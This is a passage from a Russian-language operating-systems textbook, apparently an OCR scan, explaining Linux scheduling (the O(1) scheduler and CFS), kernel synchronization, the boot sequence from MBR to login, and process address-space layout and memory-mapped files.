Обычные потоки составляют отдельный класс и планируются по особому алгоритму, поэтому с потоками реального времени они не конкурируют. Внутри системы этим потокам ставится в соответствие уровень приоритета от 100 до 139, то есть внутри себя Linux различает 140 уровней приоритета (для потоков реального времени и обычных). Так же как и обслуживаемым в порядке циклической очереди потокам реального времени, Linux выделяет обычным потокам время центрального процессора в соответствии с их требованиями и уровнями приоритета. В Linux время измеряется количеством тиков. В старых версиях Linux таймер работал на частоте 1000 Гц и каждый тик составлял 1 мс — этот интервал называют «**джиффи**» (jiffy — мгновение, миг, момент). В самых последних версиях частота тиков может настраиваться на 500, 250 или даже 1 Гц. Чтобы


избежать нерационального расхода циклов центрального процессора на обслуживание прерываний от таймера, ядро может быть даже сконфигурировано в режиме «без тиков», что может пригодиться при запуске в системе только одного процесса или простое центрального процессора и необходимости перехода в энергосберегающий режим. И наконец, на самых новых системах таймеры с высоким разрешением позволяют ядру отслеживать время с джиффи-градацией.

Как и большинство UNIX-систем, Linux связывает с каждым потоком значение *nice*. По умолчанию оно равно 0, но его можно изменить при помощи системного вызова *nice(value)*, где *value* меняется от –20 до +19. Это значение определяет статический приоритет каждого потока. Вычисляющий в фоновой программе значение числа π (с точностью до миллиарда знаков) пользователь может использовать этот вызов в своей программе, чтобы быть вежливым по отношению к другим пользователям. Только системный администратор может запросить лучшее по сравнению с другими обслуживание (со значением от –20 до –1). В качестве упражнения вы можете попробовать определить причину этого ограничения.

Далее более подробно будут рассмотрены два применяемых в Linux алгоритма планирования. Их свойства тесно связаны с конструкцией очереди выполнения (runqueue), основной структуры данных, используемой планировщиком для отслеживания всех имеющихся в системе задач, готовых к выполнению, и выбора следующей запускаемой задачи. Очередь выполнения связана с каждым имеющимся в системе центральным процессором. Исторически сложилось так, что самым популярным Linux-планировщиком был Linux O(1). Свое название он получил из-за способности выполнять операции управления задачами, такие как выбор задачи или постановка задачи в очередь выполнения за одно и то же время независимо от количества задач в системе. В планировщике O(1) очередь выполнения организована в двух массивах: активных задач и задач, чье время истекло. Как показано на рис. 10.4, *a*, каждый из них представляет собой массив из 140 заголовков списков, соответствующих разным приоритетам. Каждый заголовок списка указывает на дважды связанный список процессов заданного приоритета Основы работы планировщика можно описать следующим образом.

Планировщик выбирает в массиве активных задач задачу из списка задач с самым высоким приоритетом. Если квант времени этой задачи истек, то она переносится в список задач, чье время истекло (возможно, с другим уровнем приоритета). Если задача блокируется (например, в ожидании события ввода-вывода) до истечения ее кванта времени, то после события она помещается обратно в исходный массив активных задач, а ее квант уменьшается на количество уже использованного времени процессора. После полного истечения кванта времени она также будет помещена в массив задач, чье время истекло. Когда в массиве активных задач ничего не остается, планировщик просто меняет указатели, чтобы массивы задач, чье время истекло, стали массивами активных задач, и наоборот. Этот метод гарантирует, что задачи с низким приоритетом не «умирают от голода» (за исключением случая, когда потоки реального времени со схемой FIFO полностью захватывают ресурсы процессора, что маловероятно).

При этом разным уровням приоритета присваиваются разные размеры квантов времени и больший квант времени присваивается процессам с более высоким приоритетом. Например, задачи с уровнем приоритета 100 получат квант времени 800 мс, а задачи с уровнем приоритета 139 — 5 мс.



а) очередь выполнения для каждого центрального процессора в Linux-планировщике O(1);

б) красно-черное дерево для каждого центрального процессора в планировщике CFS

Рис. 10.4. Иллюстрация очереди исполнения: *а* — для Linux-планировщика O(1); *б* — для планировщика Completely Fair Scheduler

Идея данной схемы в том, чтобы быстро убрать процессы из ядра. Если процесс пытается читать дисковый файл, то секунда ожидания между вызовами *read* невероятно затормозит его. Гораздо лучше позволить ему выполняться сразу же после завершения каждого запроса, чтобы он мог быстро выполнить следующий запрос. Аналогично, если процесс был блокирован в ожидании клавиатурного ввода, то это точно интерактивный процесс, и ему нужно дать высокий приоритет сразу же, как он станет готов к выполнению, чтобы обеспечить хорошее обслуживание интерактивных процессов. Поэтому интенсивно использующие процессор процессы получают все, что остается (когда блокированы все завязанные на ввод-вывод и интерактивные процессы).

Поскольку Linux (как и любая другая операционная система) заранее не знает, будет задача интенсивно использовать процессор или ввод-вывод, она применяет эвристику интерактивности. Для этого Linux различает статический и динамический приоритет. Динамический приоритет потока постоянно пересчитывается для того, чтобы, во-первых, поощрять интерактивные потоки, а во-вторых, наказывать пожирателей процессорных ресурсов. В планировщике O(1) максимальное увеличение приоритета равно –5, поскольку более низкое значение приоритета соответствует более высокому приоритету, полученному планировщиком. Максимальное снижение приоритета равно +5. Планировщик поддерживает связанную с каждой задачей переменную *sleep_avg*. Когда задача просыпается, эта переменная получает приращение, когда задача вытесня-

ется или истекает ее квант, эта переменная уменьшается на соответствующее значение. Это значение используется для динамического изменения приоритета на величину от –5 до +5. Планировщик Linux пересчитывает новый уровень приоритета при перемещении потока из списка активных в список закончивших функционирование.

Алгоритм планирования O(1) относится к планировщику, ставшему популярным в ранних версиях ядра 2.6, а впервые он был введен в нестабильной версии ядра 2.5. Предыдущие алгоритмы показывали низкую производительность на многопроцессорных системах и не могли хорошо масштабироваться с увеличением количества задач. Поскольку представленное в предыдущем параграфе описание указывает, что решение планирования может быть принято путем доступа к соответствующему списку активных процессов, его можно выполнить за постоянное время O(1), не зависящее от количества процессов в системе. Но несмотря на положительное свойство, заключавшееся в постоянном времени проведения операций, у планировщика O(1) имелись существенные недостатки. Наиболее значимый состоял в том, что эвристическое правило, используемое для определения степени интерактивности задачи, а следовательно уровня ее приоритета, было слишком сложным и несовершенным, что выражалось в низкой производительности интерактивных задач.

Для решения этой проблемы Инго Молнар (Ingo Molnar), который также был создателем планировщика O(1), предложил новый планировщик, названный совершенно справедливым планировщиком (Completely Fair Scheduler (CFS)). Этот планировщик был основан на идее, изначально принадлежавшей Кону Коливасу (Con Kolivas) для более раннего планировщика, и впервые был интегрирован в ядро версии 2.6.23. Он и сейчас является планировщиком по умолчанию для задач, не являющихся задачами реального времени.

Главная идея, положенная в основу CFS, заключается в использовании в качестве структуры очереди выполнения *красно-черного дерева*. Задачи в дереве выстраиваются на основе времени, которое затрачивается на их выполнение на ценральном процессоре и называется виртуальным временем выполнения — *vruntime*. CFS подсчитывает время выполнения задачи с точностью до наносекунды. Как показано на рис. 10.4, *б*, каждый внутренний узел дерева соотносится с задачей. Дочерние узлы слева соотносятся с задачами, которые тратят меньше времени центрального процессора, и поэтому их выполнение будет спланировано раньше, а дочерние записи справа от узла относятся к задачам, которые до этих пор потребляли больше времени центрального процессора. Листья дерева не играют в планировщике никакой роли.

Алгоритм планирования может быть кратко изложен следующим образом. CFS всегда планирует задачу, которой требуется наименьшее количество времени центрального процессора, обычно это самый левый узел дерева. Периодически CFS увеличивает значение *vruntime* задачи на основе того времени, которое уже было затрачено на ее выполение, и сравнивает его со значением текущего самого левого узла дерева. Если выполняемая задача все еще имеет наименьшее значение *vruntime*, ее выполнение продолжается. В противном случае она будет вставлена в соответствующее место в красно-черном дереве, и центральный процессор получит задачу, соответсвующую новому самому левому узлу дерева.

Чтобы учесть различия между приоритетами задач и значениями переменной *nice*, CFS изменяет эффективную ставку, при которой проходит виртуальное время выполнения задания, когда оно запущено на центральном процессоре. Для задач с более низким уровнем приоритета время течет быстрее, их значение *vruntime* будет расти быстрее,

и в зависимости от других задач в системе они будут отлучаться от центрального процессора и заново вставляться в дерево раньше, чем если бы у них был более высокий приоритет. Благодаря этому CFS избегает использования отдельных структур очередей выполнения для разных уровней приоритетов.

Таким образом, выбор узла для выполнения может быть сделан за постоянное время, а вот вставка задачи в очередь выполнения осуществляется за время $O(\log(N))$, где N — количество задач в системе. С учетом уровней загруженности текущих систем это время продолжает оставаться вполне приемлемым, но с увеличением вычисляемого объема узлов и количества задач, которые могут выполняться в системах, в частности в серверном пространстве, вполне возможно, что в дальнейшем будут предложены новые алгоритмы планирования.

Кроме основных алгоритмов планирования Linux-планировщик имеет специальные функциональные возможности, которые особенно полезны для многопроцессорных или многоядерных платформ. Во-первых, с каждым процессором многопроцессорной системы связана структура очереди выполнения. Планировщик старается использовать преимущества родственного планирования и планировать задачи на тот процессор, на котором они выполнялись ранее. Во-вторых, имеется набор системных вызовов для указания требований к родственной принадлежности потока. И наконец, планировщик выполняет периодическую балансировку нагрузки между очередями выполнения разных процессоров, чтобы обеспечить балансировку загрузки системы (выдерживая в то же время определенные требования к производительности и соблюдению родственной принадлежности).

Планировщик рассматривает только готовые к выполнению задачи, которые помещаются в соответствующие очереди выполнения. Те задачи, которые не готовы к выполнению и ждут выполнения различных операций ввода-вывода (или других событий ядра), помещаются в другую структуру данных (**очередь ожидания** —waitqueue). Такая очередь связана с каждым событием, которого могут дожидаться задачи. Заголовок очереди ожидания содержит указатель на связанный список задач и спин-блокировку. Спин-блокировка нужна для обеспечения одновременного манипулирования очередью ожидания из кода ядра и обработчиков прерываний (или других асинхронных вызовов).

Синхронизация в Linux

В предыдущих разделах уже упоминалось, что для предотвращения параллельного изменения структур данных, подобных очередям ожидания, в Linux используются спин-блокировки. Фактически в коде ядра переменные синхронизации встречаются во многих местах. Далее будет предоставлен краткий обзор конструкций синхронизации, доступных в Linux.

Более ранние ядра системы Linux имели просто одну большую блокировку ядра (big kernel lock (**BLK**)). Это решение оказалось крайне неэффективным, особенно для многопроцессорных платформ (поскольку мешало процессам на разных процессорах одновременно выполнять код ядра). Поэтому было введено множество новых точек синхронизации (с гораздо большей избирательностью).

Linux предоставляет несколько типов переменных синхронизации, которые используются внутри ядра и доступны приложениям и библиотекам на пользовательском уровне. На самом нижнем уровне Linux предоставляет оболочки вокруг аппаратно

поддерживаемых атомарных инструкций с помощью операций *atomic_set* и *atomic_read*. Кроме этого, поскольку современное оборудование изменяет порядок операций с памятью, Linux предоставляет барьеры памяти. Использование таких операций, как *rmb* и *wmb*, гарантирует, что все относящиеся к памяти операции чтения-записи, предшествующие вызову барьера, завершаются до любого последующего обращения к памяти.

Чаще используемые конструкции синхронизации относятся к более высокому уровню. Потоки, не желающие осуществлять блокировку (из соображений производительности или точности), используют обычные спин-блокировки, а также спин-блокировки по чтению-записи. В текущей версии Linux реализуется так называемая билетная (ticket-based) спин-блокировка, имеющая выдающуюся производительность на SMP и мультиядерных системах. Потоки, которым разрешено или которые нуждаются в блокировке, используют такие конструкции, как мьютексы и семафоры. Для выявления состояния переменной синхронизации без блокировки Linux поддерживает неблокируемые вызовы, подобные *mutex_trylock* и *sem_trywait*. Поддерживаются и другие типы переменных синхронизации вроде фьютексов (futexes), завершений (completions), блокировок «чтение — копирование — обновление» (read — copy — update (RCU)) и т. д. И наконец, синхронизация между ядром и кодом, выполняемым подпрограммами обработки прерываний, может также достигаться путем динамического отключения и включения соответствующих прерываний.

10.3.5. Загрузка Linux

Точные детали процесса загрузки варьируются от системы к системе, но в основном загрузка состоит из следующих шагов. Когда компьютер включается, система BIOS выполняет тестирование при включении (Power-On-Self-Test, POST), а также начальное обнаружение устройств и их инициализацию (поскольку процесс загрузки операционной системы зависит от доступа к дискам, экрану, клавиатуре и т. д.). Затем в память считывается и исполняется первый сектор загрузочного диска (**главная загрузочная запись** — Master Boot Record (**MBR**)). Этот сектор содержит небольшую (512-байтовую) программу, считывающую автономную программу под названием *boot* с загрузочного устройства, например с SATA- или SCSI-диска. Программа boot сначала копирует саму себя в фиксированный адрес памяти в старших адресах, чтобы освободить нижнюю память для операционной системы.

После этого перемещения программа boot считывает корневой каталог с загрузочного устройства. Чтобы сделать это, она должна понимать формат файловой системы и каталога (например, в случае загрузчика **GRUB** (GRand Unified Bootloader)). Другие популярные загрузчики (такие, как LILO компании Intel) от файловой системы не зависят. Им нужны карта блоков и адреса низкого уровня, которые описывают физические сектора, головки и цилиндры (для поиска необходимых для загрузки секторов).

Затем boot считывает ядро операционной системы и передает ему управление. На этом программа boot завершает свою работу, после чего уже работает ядро системы.

Начальный код ядра написан на ассемблере и является в значительной мере машинно зависимым. Как правило, этот код настраивает стек ядра, определяет тип центрального процессора, вычисляет количество имеющейся в наличии оперативной памяти, отключает прерывания, разрешает работу блока управления памятью и, наконец, вызывает процедуру main (написанную на языке C), чтобы запустить основную часть операционной системы.

Код на языке C также должен проделать значительную работу по инициализации, но эта инициализация скорее логическая, нежели физическая. Она начинается с того, что выделяется память под буфер сообщений, что должно помочь отладке проблем с загрузкой системы. По мере выполнения инициализации в этот буфер записываются сообщения, информирующие о том, что происходит в системе. В случае неудачной загрузки их можно выудить оттуда с помощью специальной программы диагностики. Этот буфер подобен черному ящику, который обычно ищут на месте крушения самолета.

Затем выделяется память для структур данных ядра. Большинство этих структур имеют фиксированный размер, но, например, размер кэша страниц и некоторых структур таблиц страниц зависит от доступного объема оперативной памяти.

Затем операционная система начинает определение конфигурации компьютера. Операционная система считывает файлы конфигурации, в которых сообщается, какие типы устройств ввода-вывода могут присутствовать, и проверяет, какие из устройств действительно присутствуют. Если проверяемое устройство отвечает, то оно добавляется к таблице подключенных устройств. Если устройство не отвечает, то оно считается отсутствующим и в дальнейшем игнорируется. В отличие от традиционных версий UNIX, драйверы устройств системы Linux не обязаны быть статически связанными и могут загружаться динамически (как это, кстати, может быть сделано во всех версиях MS-DOS и Windows).

Аргументы в пользу динамической загрузки драйверов и против нее весьма интересны, и их стоит кратко упомянуть. Главный аргумент в пользу динамической загрузки заключается в том, что клиентам с различными конфигурациями может быть поставлен один и тот же двоичный файл, который автоматически загрузит необходимые ему драйверы, возможно, даже по сети. Главный аргумент против динамической загрузки состоит в том, что этот метод противоречит принципам безопасности системы. Если вы обеспечиваете работу защищенного сайта (например, базы данных банка или корпоративного веб-сервера), то, вероятно, захотите сделать невозможной вставку случайного кода в ядро операционной системы. Системный администратор может хранить исходные тексты операционной системы и объектные файлы на защищенной машине и выполнять на ней все работы по сборке системы, после чего переносить двоичный код ядра на другие машины по локальной сети. Если драйверы не могут загружаться динамически, то такой сценарий предотвращает установку в ядро неотлаженного или злонамеренного кода (системными операторами или еще кем-либо, кому известен пароль суперпользователя). Более того, в больших системах конфигурация аппаратуры точно известна уже во время компиляции и компоновки операционной системы. Изменения производятся довольно редко, поэтому перекомпоновка системы при добавлении нового устройства не представляет собой проблемы.

После завершения конфигурации всего аппаратного обеспечения нужно аккуратно загрузить процесс 0, настроить его стек и запустить этот процесс. Процесс 0 продолжает инициализацию, выполняя такие задачи, как программирование таймера реального времени, монтирование корневой файловой системы и создание процесса 1 (init) и страничного демона (процесс 2).

Процесс init проверяет свои флаги, в зависимости от которых он запускает операционную систему либо в однопользовательском, либо в многопользовательском режиме. В первом случае он создает процесс, выполняющий оболочку, и ждет, когда тот завершит свою работу. Во втором случае процесс init создает процесс, исполняющий инициализационный сценарий оболочки системы /etc/rc, который

может выполнить проверку непротиворечивости файловой системы, смонтировать дополнительные файловые системы, запустить демонов и т. д. Затем он считывает файл /etc/ttys, в котором перечисляются терминалы и некоторые их свойства. Для каждого разрешенного терминала он создает копию самого себя, которая затем выполняет программу getty.

Программа getty устанавливает для каждой линии (некоторые из них могут быть, например, модемами) скорость и прочие свойства, после чего выводит на терминале приглашение к входу в систему:

```
login:
```

После этого программа getty пытается прочитать с клавиатуры имя пользователя. Когда пользователь садится за терминал и вводит свое регистрационное имя, программа getty завершает свою работу выполнением программы регистрации /bin/login. После этого программа login запрашивает у пользователя его пароль, шифрует его и сравнивает с зашифрованным паролем, хранящимся в файле паролей /etc/passwd. Если пароль введен верно, то программа login вместо себя запускает оболочку пользователя, которая ожидает первой команды. Если пароль введен неверно, то программа login еще раз спрашивает имя пользователя. Этот механизм проиллюстрирован на рис. 10.5 для системы с тремя терминалами.




Рис. 10.5. Последовательность исполняемых процессов при загрузке некоторых версий системы Linux

На рисунке процесс getty, работающий на терминале 0, все еще ждет ввода. На терминале 1 пользователь ввел имя регистрации, поэтому программа getty запустила поверх себя процесс login, запрашивающий пароль. На терминале 2 уже произошла успешная регистрация, в результате чего оболочка вывела приглашение к вводу (%). Пользователь ввел команду

```
cp f1 f2
```

в результате которой оболочка создала дочерний процесс, исполняющий программу *cp*. Процесс оболочки заблокирован в ожидании завершения дочернего процесса, после чего оболочка снова выведет приглашение к вводу и будет ждать ввода с клавиатуры. Если бы пользователь на терминале 2 вместо *cp* ввел *cc*, то запустилась бы главная программа компилятора языка C, который, в свою очередь, запустил бы несколько дочерних процессов для выполнения различных проходов компилятора.

10.4. Управление памятью в Linux

Используемая в Linux модель памяти довольно проста, что должно обеспечить переносимость программ, а также реализацию операционной системы Linux на машинах с сильно различающимися блоками управления памятью, варьирующимися от элементарных (например, оригинальная IBM PC) до сложного оборудования со страничной организацией. Эта область практически не изменилась за последние несколько десятков лет. Разработанные решения хорошо себя зарекомендовали и не требовали серьезной переработки. Мы рассмотрим модель управления памятью и методы ее реализации.

10.4.1. Фундаментальные концепции

У каждого процесса в системе Linux есть адресное пространство, состоящее из трех логических сегментов: текста, данных и стека. Пример адресного пространства процесса изображен на рис. 10.6 (процесс *A*). **Текстовый сегмент** (text segment) содержит машинные команды, образующие исполняемый код программы. Он создается компилятором и ассемблером при трансляции программы (написанной на языке высокого уровня, например C или C++) в машинный код. Как правило, текстовый сегмент доступен только для чтения. Самомодифицирующиеся программы вышли из моды примерно в 1950 году, так как их было слишком сложно понимать и отлаживать. Таким образом, не изменяются ни размеры, ни содержание текстового сегмента.

Сегмент данных (data segment) содержит переменные, строки, массивы и другие данные программы. Он состоит из двух частей: инициализированных и неинициализированных данных. По историческим причинам вторая часть называется **BSS** (Block Started by Symbol). Инициализированная часть сегмента данных содержит переменные и константы компилятора, значения которых должны быть заданы при запуске программы. Все переменные в BSS должны быть инициализированы в нуль после загрузки.

Например, на языке C можно объявить символьную строку и в то же время проинициализировать ее. Если программа запускается, она предполагает, что эта строка уже имеет свое начальное значение. Чтобы реализовать это, компилятор назначает строке определенное место в адресном пространстве и гарантирует, что в момент запуска программы по этому адресу будет располагаться необходимая строка. С точки зрения операционной системы инициализированные данные не отличаются от текста программы — и тот и другой сегменты содержат сформированные компилятором последовательности битов, которые должны быть загружены в память при запуске программы.

Неинициализированные данные необходимы лишь с точки зрения оптимизации. Если глобальная переменная не инициализирована явным образом, то, согласно семантике языка C, ее начальное значение устанавливается равным 0. На практике большинство глобальных переменных не инициализируются, таким образом, их начальное значение




Рис. 10.6. *а* — виртуальное адресное пространство процесса *A*; *б* — физическая память; *в* — виртуальное адресное пространство процесса *B*

равно 0. Это можно реализовать следующим образом: создать область исполняемого двоичного файла, точно равную по размеру числу байтов данных, и проинициализировать всю эту область нулями.

Однако (из экономии места в исполняемых файлах) так не делается. Вместо этого файл содержит все явно инициализированные переменные прямо за текстом программы. Все неинициализированные переменные собираются вместе после инициализированных, так что компилятору нужно только записать в заголовок слово, содержащее количество подлежащих выделению байтов.

Рассмотрим это еще раз на нашем примере (см. рис. 10.6, *а*). Здесь текст программы занимает 8 Кбайт, инициализированные данные — также 8 Кбайт. Размер неинициализированных данных (BSS) равен 4 Кбайт. Исполняемый файл содержит только 16 Кбайт (текст + инициализированные данные) плюс короткий заголовок, в котором операционной системе дается указание выделить программе дополнительно 4 Кбайт (после инициализированных данных) и обнулить их перед выполнением программы. Этот трюк позволяет сэкономить 4 Кбайт нулей в исполняемом файле.

Для того чтобы избежать выделения полной нулей физической страницы, во время инициализации Linux выделяет статическую нулевую страницу (защищенную от записи страницу, заполненную нулями). Когда процесс загружается, указатель на область его неинициализированных данных устанавливается на эту нулевую страницу. Когда процесс пытается писать в эту область, то вмешивается механизм копирования при записи и процессу выделяется настоящая страница.

В отличие от текстового сегмента, который не может изменяться, сегмент данных изменяться может. Программы все время модифицируют свои переменные. Более того, многим программам требуется динамическое выделение памяти во время выполнения. Для этого операционная система Linux разрешает сегменту данных расти при выделении памяти и уменьшаться при освобождении памяти. Программа может установить размер своего сегмента данных при помощи системного вызова *brk*. Таким образом,

чтобы выделить больше памяти, программа может увеличить размер своего сегмента данных. Этим системным вызовом активно пользуется библиотечная процедура *malloc* языка C, используемая для выделения памяти. Дескриптор адресного пространства процесса содержит информацию о диапазоне динамически выделенных областей памяти процесса (который обычно называется **кучей** — heap).

Третий сегмент — это **сегмент стека** (stack segment). На большинстве компьютеров он начинается около старших адресов виртуального адресного пространства и растет вниз к 0. Например, на 32-битной платформе x86 стек начинается с адреса 0xC0000000, который соответствует предельному виртуальному адресу, видимому процессам пользовательского режима. Если указатель стека оказывается ниже нижней границы сегмента стека, то происходит аппаратное прерывание, при котором операционная система понижает границу сегмента стека на одну страницу. Программы не управляют явно размером сегмента стека.

Когда программа запускается, ее стек не пуст. Напротив, он содержит все переменные окружения (оболочки), а также командную строку, введенную в оболочке для вызова этой программы. Таким образом, программа может узнать параметры, с которыми она была запущена. Например, когда вводится команда

```
cp src dest
```

то запускается программа cp со строкой «cp src dest» в стеке, что позволяет ей определить имена файлов, с которыми ей предстоит работать. Строка представляется в виде массива указателей на символы строки, что облегчает ее разбор.

Когда два пользователя запускают одну и ту же программу (например, текстовый редактор), то в памяти можно было бы хранить две копии программы редактора. Однако такой подход неэффективен. Вместо этого большинством систем Linux поддерживаются **текстовые сегменты совместного использования** (shared text segemts). На рис. 10.6, *а* и *в* мы видим два процесса, *A* и *B*, совместно использующие общий текстовый сегмент. На рис. 10.6, *б* мы видим возможную компоновку физической памяти, где оба процесса совместно используют один и тот же фрагмент текста. Отображение выполняется аппаратным обеспечением виртуальной памяти.

Сегменты данных и стека никогда не бывают общими, кроме как после выполнения системного вызова *fork*, и то только те страницы, которые не модифицируются. Если размер одного из сегментов должен быть увеличен, то отсутствие свободного места в соседних страницах памяти не является проблемой, поскольку соседние виртуальные страницы памяти не обязаны отображаться на соседние физические страницы.

На некоторых компьютерах аппаратное обеспечение поддерживает раздельные адресные пространства для команд и данных. Если такая возможность есть, то система Linux может ее использовать. Например, на компьютере с 32-разрядными адресами (при наличии возможности использования раздельных адресных пространств) можно получить 2^{32} бита адресного пространства для команд и дополнительно 2^{32} бита адресного пространства для сегментов данных и стека. Условная или безусловная передача управления по адресу 0 будет восприниматься как передача управления по адресу 0 в текстовом пространстве, тогда как при обращении к данным по адресу 0 будет использоваться адрес 0 в пространстве данных. Таким образом, эта возможность удваивает доступное адресное пространство.

В дополнение к динамическому выделению памяти процессы в Linux могут обращаться к данным файлов при помощи **отображения файлов на адресное пространство памяти**

(memory-mapped files). Эта функция позволяет отображать файл на часть адресного пространства процесса, чтобы можно было читать из файла и писать в файл так, как если бы это был массив байтов, хранящийся в памяти. Отображение файла на адресное пространство памяти делает произвольный доступ к нему существенно более легким, нежели при использовании таких системных вызовов, как *read* и *write*. Совместный доступ к библиотекам предоставляется именно при помощи этого механизма. На рис. 10.7 показан файл, одновременно отображенный на адресные пространства двух процессов по различным виртуальным адресам.




Рис. 10.7. Два процесса совместно используют один отображенный на память файл

Дополнительное преимущество отображения файла на память заключается в том, что два или более процесса могут одновременно отобразить на свое адресное пространство один и тот же файл. Запись в этот файл одним из процессов мгновенно становится видимой всем остальным. Таким образом, отображение на адресное пространство памяти временного файла (который будет удален после завершения работы процессов) представляет собой механизм реализации общей памяти (с высокой пропускной способностью) для нескольких процессов. В предельном случае два или более процесса могут отобразить на память файл, покрывающий все адресное пространство, получая тем самым такую форму совместного использования памяти, которая является чем-то средним между процессами и потоками. В этом случае (как и у потоков) все адресное пространство используется совместно, но каждый процесс обслуживает, например, свои собственные открытые файлы и сигналы, что отличает этот вариант от потоков. Однако на практике такой способ никогда не применяется.

10.4.2. Системные вызовы управления памятью в Linux

Стандарт POSIX не определяет системные вызовы для управления памятью. Эту область посчитали слишком машинно зависимой, чтобы ее стандартизировать. Вместо этого просто сделали вид, что проблемы не существует, и заявили, что программы, кото-

рым требуется динамическое управление памятью, могут использовать библиотечную процедуру *malloc* (определенную стандартом ANSI C). Таким образом, вопрос реализации процедуры *malloc* был вынесен за пределы стандарта POSIX. В некоторых кругах такой подход считают перекладыванием бремени решения проблемы на чужие плечи.

